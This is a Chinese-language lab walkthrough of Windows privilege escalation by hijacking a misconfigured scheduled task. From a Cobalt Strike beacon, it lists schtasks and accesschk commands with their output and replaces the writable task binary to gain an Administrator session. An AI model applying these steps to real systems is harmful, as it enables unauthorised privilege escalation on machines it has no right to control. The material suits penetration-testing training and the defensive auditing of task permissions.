计划任务提权


提权原理

计划任务提权的原理非常的简单，就是在设置计划任务的时候配置不当，导致我们可以更改计划任务执行的文件，我们可以进行劫持然后替换成自己的恶意文件达到提权的目的

提权环境


配置一个计划任务，是一个bat或者exe都行

```
schtasks /create /s IP地址 /tn 计划任务名 /sc onstart /tr c:\文件 /ru system /f
```



名称	状态	触发器	下次运行时间	上次运行时间	上次运行结果	创建者
GoogleUpd...	准备就绪	已定义多个触发器	2022/12/3 2:51:34	2022/12/2 13:10:14	操作成功完成。 (0x0)	
GoogleUpd...	准备就绪	在每天的 2:51 - 触发后，在 1 天 期间每隔 1 小时 重复一次。	2022/12/2 16:51:34	2022/12/2 15:51:34	操作成功完成。 (0x0)	
test	准备就绪	在每天的 16:34 - 触发后，无限期地每隔 00:01:00 重复一次。	2022/12/2 16:37:19	不显示		BM-..

配置计划任务下的文件可以被更改



对象名称: C:\1.exe

组或用户名(G):


- SYSTEM
- Administrators (BM-2008\Administrators)
- Users (BM-2008\Users)

要更改权限，请单击“编辑”。

Users 的权限(P)	允许	拒绝
完全控制	✓	
修改	✓	
读取和执行	✓	
读取	✓	
写入	✓	
特殊权限		

提权实验

拥有一个MSF或者CS的shell




Cobalt Strike
Cobalt Strike 视图 攻击 报告 帮助 OLa-Tools
日志X
Beacon 192.168.41.195@1044 X

external	internal	listener	user	computer	note	process	pid	arch	last
183.215.31.250	192.168.41.195	wanli	apache	BM-2008		123.exe	1044	x86	56s

使用命令查询计划任务的运行情况（一半权限低的用户查询不了）,如果提示无法加载资源就要更改编码chcp 437


```
schtasks /query /fo LIST /v
```



```
Folder: \Microsoft\Windows\Tcpip
HostName:                             BM-2008
TaskName:                             \Microsoft\Windows\Tcpip\IpAddressConflict
1
Next Run Time:                        N/A
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        N/A
Last Result:                          1
Author:                               Microsoft Corporation
Task To Run:                          %windir%\system32\rundll32.exe ndfapi.dll,
NdfRunDllDuplicateIPOffendingSystem
Start In:                             N/A
Comment:                              ??? IP ???????????
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batterie
s
```

使用accesschk工具查询权限


```
accesschk apache C:\
```



```
Accesschk v6.15 - Reports effective permissions for securable object
Copyright (C) 2006-2022 Mark Russinovich
Sysinternals - www.sysinternals.com

RW C:\$Recycle.Bin
RW C:\1.exe
R  C:\Documents and Settings
R  C:\inetpub
C:\pagefile.sys
  Error getting security:
  ????????????????????
C:\PerfLogs
  Error getting security:
  ?????
RW C:\phpStudy
R  C:\Program Files
R  C:\Program Files (x86)
RW C:\ProgramData
C:\Recovery
  Error getting security:
  ?????
RW C:\soft ware
```

替换程序为自己的程序




```
 C:\ 的目录

2022/12/01  20:15            14,336 1.exe
2021/03/26  16:07    <DIR>          inetpub
2009/07/14  11:20    <DIR>          PerfLogs
2022/10/15  02:53    <DIR>          phpStudy
2021/05/24  17:08    <DIR>          Program Files
2021/03/26  16:27    <DIR>          Program Files (x86)
2022/12/02  19:29    <DIR>          soft ware
2021/05/24  13:46    <DIR>          Tools
2022/10/15  02:57    <DIR>          Users
2022/12/02  16:43    <DIR>          Windows
```

替换的

等待机器上线就行了



external	internal ·	listener	user	computer	note	process	pid	arch	last
183.215.31.250	192.168.41.195	wanli	apache	BM-2008		123.exe	1044	x86	668...
183.215.31.250	192.168.41.195	wanli	Administrator *	BM-2008		1.exe	3716	x86	43s